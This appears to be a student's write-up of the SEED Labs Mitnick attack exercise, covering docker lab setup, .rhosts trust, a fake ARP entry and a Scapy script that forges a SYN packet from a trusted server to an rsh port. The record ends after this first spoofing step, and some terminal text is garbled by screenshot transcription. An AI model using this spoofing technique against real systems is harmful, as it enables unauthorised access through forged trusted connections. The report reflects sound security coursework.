


Information and Networking Security

Quiz – 8


Name: Hemanth Sai Kumar Maddhuri

ID: 999902480


As Instructed, I have downloaded the Labsetup file from the following URL:
https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Labsetup.zip.




The downloaded Labsetup files are as shown below.



Setting up the docker using the command “**sudo docker-compose build**”.




Turning the dockers up using the command “**sudo docker-compose up**”.



```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in a
uto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rcp.1.gz becau
se associated file /usr/share/man/man1/netkit-rcp.1.gz (of link group rcp) doesn'
t exist
Removing intermediate container a99f570f6652
--> 9609e7c1e2b8
Successfully built 9609e7c1e2b8
Successfully tagged seed-image-ubuntu-mitnick:latest
hemanthsaikumarmaddhuri@VM:~/Desktop/Labsetup$ sudo docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating x-terminal-10.9.0.5 ... done
Creating trusted-server-10.9.0.6 ... done
Creating seed-attacker ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

Logging into trusted server and x-terminal machines using the command “**sudo docker exec -it <machine info> bash**”.



```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp
uto mode
update-alternatives: warning: skip creation of
se associated file /usr/share/man/man1/netkit-rcp.1.gz (of link group rcp) doesn'
t exist
Removing intermediate container a99f570f6652
--> 9609e7c1e2b8
Successfully built 9609e7c1e2b8
Successfully tagged seed-image-ubuntu-m
hemanthsaikumarmaddhuri@VM:~/Desktop/Labsetup$ sudo docker exec -it x-te
root@154d5d90f834:/#
hemanthsaikumarmaddhuri@VM:~/Desktop/Labsetup$ sudo docker exec -it trus
root@dc95937c9d9c:/#
```

The screenshot displays a Kali Linux desktop environment. On the left, a vertical dock contains icons for the Dash application, Firefox, a mail client, a file manager, a text editor, a terminal, and a web browser. The main workspace features two terminal windows.

The left terminal window, titled 'hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup', shows the following commands and output:

```
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp
uto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rcp.1.gz (of link group rcp)
se associated file /usr/share/man/man1/netkit-rcp.1.gz (of link group rcp)
t exist
Removing intermediate container a99f570f6652
--> 9609e71e2b8

Successfully built x-terminal-10.9.0.6
Successfully tagged hemanthsaikumarmaddhuri/x-terminal-10.9.0.6
Creating network x-terminal-10.9.0.6 bash
Creating x-terminal-10.9.0.6 bash
Creating trust: x-terminal-10.9.0.6
Creating seed: x-terminal-10.9.0.6
Attaching to x-terminal-10.9.0.6
x-terminal-10.9.0.6
```

The right terminal window, titled 'hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup', shows the execution of the following commands:

```
hemanthsaikumarmaddhuri@VM:~/Desktop/Labsetup$ sudo docker exec -it x-terminal-10.9.0.6 bash
root@154d5d90f834:/# su seed
seed@154d5d90f834:/# cd
seed@154d5d90f834:/# touch .rhosts
seed@154d5d90f834:/# echo 10.9.0.6 > .rhosts
seed@154d5d90f834:/# chmod 644 .rhosts
seed@154d5d90f834:/#
```

In the bottom right corner of the desktop, there is a watermark that reads 'Activate Windows Go to Settings to activate Windows.'

The screenshot displays a Kali Linux desktop environment with three terminal windows open. The top-left terminal window, titled 'hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup', shows the process of setting up rsh-client (0.17-21) and removing an intermediate container. The top-right terminal window, titled 'hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup', shows the execution of a Docker container named 'x-terminal-10.9'. The bottom terminal window, titled 'hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup', shows the execution of a Docker container named 'trusted-server-10.9.0.6'. The desktop background is the Kali Linux logo, and there is an 'Activate Windows' watermark in the bottom right corner.


```
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp
uto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rcp.1.gz (of link group rcp)
se associated file /usr/share/man/man1/netkit-rcp.1.gz (of link group rcp)
t exist
Removing intermediate container a99f570f6652
--> 9609e7c1e2b8

hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Successfully built hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
Successfully tagged hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup
hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup$ sudo docker exec -it trusted-server-10.9.0.6 bash
root@dc95937c9d9c:/# su seed
seed@dc95937c9d9c:/# rsh 10.9.0.5 date
Sun Jul 30 20:30:43 UTC 2023
Creating x-terminal-10.9
seed@dc95937c9d9c:/#

hemanthsaikumarmaddhuri@VM: ~/Desktop/Labsetup$ sudo docker exec -it x-terminal-10.9 bash
root@154d5d90f834:/# su seed
seed@154d5d90f834:/# cd /root
seed@154d5d90f834:/# touch .rhosts
seed@154d5d90f834:/# echo 10.9.0.6 > .rhosts
seed@154d5d90f834:/# chmod 644 .rhosts
```

Task 1: Simulated SYN flooding

Performing Simulated SYN flooding on X-terminal and adding an ARP entry for 10.9.0.6(trusted server) with a fake MAC address.



```
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rsh to provide /usr/bin/rsh in auto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/netkit-rsh.1.gz since associated file /usr/share/man/man1/netkit-rsh.1.gz does not exist
Removing intermediate container a99f570f6652
--> 9609e7c1e2hr
Successfully built hemanthsalkumarmaddhuri/vm
Successfully tagged hemanthsalkumarmaddhuri/vm:10.9.0.6 bash
Creating network for hemanthsalkumarmaddhuri/vm_10.9.0.6 with IP 10.9.0.6
Creating x-terminal-10.9.0.6
Creating trusted-server-10.9.0.6
Creating seed-aseed@dc95937c9d9c:/# su seed
Creating x-terminal-10.9.0.6
Creating trusted-server-10.9.0.6
Creating seed-aseed@dc95937c9d9c:/# su seed
Attaching to seed-aseed@dc95937c9d9c:/#
X-terminal-10.9.0.6
root@154d5d90f834:/# su seed
seed@154d5d90f834:/# cd
seed@154d5d90f834:/# touch .rhosts
seed@154d5d90f834:/# echo 10.9.0.6 > .rhosts
seed@154d5d90f834:/# chmod 644 .rhosts
seed@154d5d90f834:/# exit
exit
root@154d5d90f834:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@154d5d90f834:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether aa:bb:cc:dd:ee:ff CM eth0
root@154d5d90f834:/#
```

Task 2: Spoof TCP Connections and rsh Sessions

Step 1: Spoof a SYN packet

Here in this step, we have written a file called spoof_syn.py file to spoof a SYN packet.




```
GNU nano 4.8 spoof_syn.py
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.9.0.5" #X-Terminal
srv_ip = "10.9.0.6" #The trusted server


x_port = 514 #port number used by X-Terminal
srv_port = 1023 #port number used by the trusted server
port_2nd = 9090 #port number used by the 2nd connection
syn_seq = 0x1000 #Initial sequence number

#Spoof a SYN from Trusted Server to X-Terminal
ip = IP(src = srv_ip, dst = x_ip)
tcp = TCP(sport = srv_port, dport = x_port, seq = syn_seq, flags = 'S')
print('Sending SYN...')
send(ip/tcp, verbose = 1)
```



Starting Wireshark to capture the network packets.




Later we run the python file using command “**python3 spoof_syn.py**” and observe that a packet was sent.



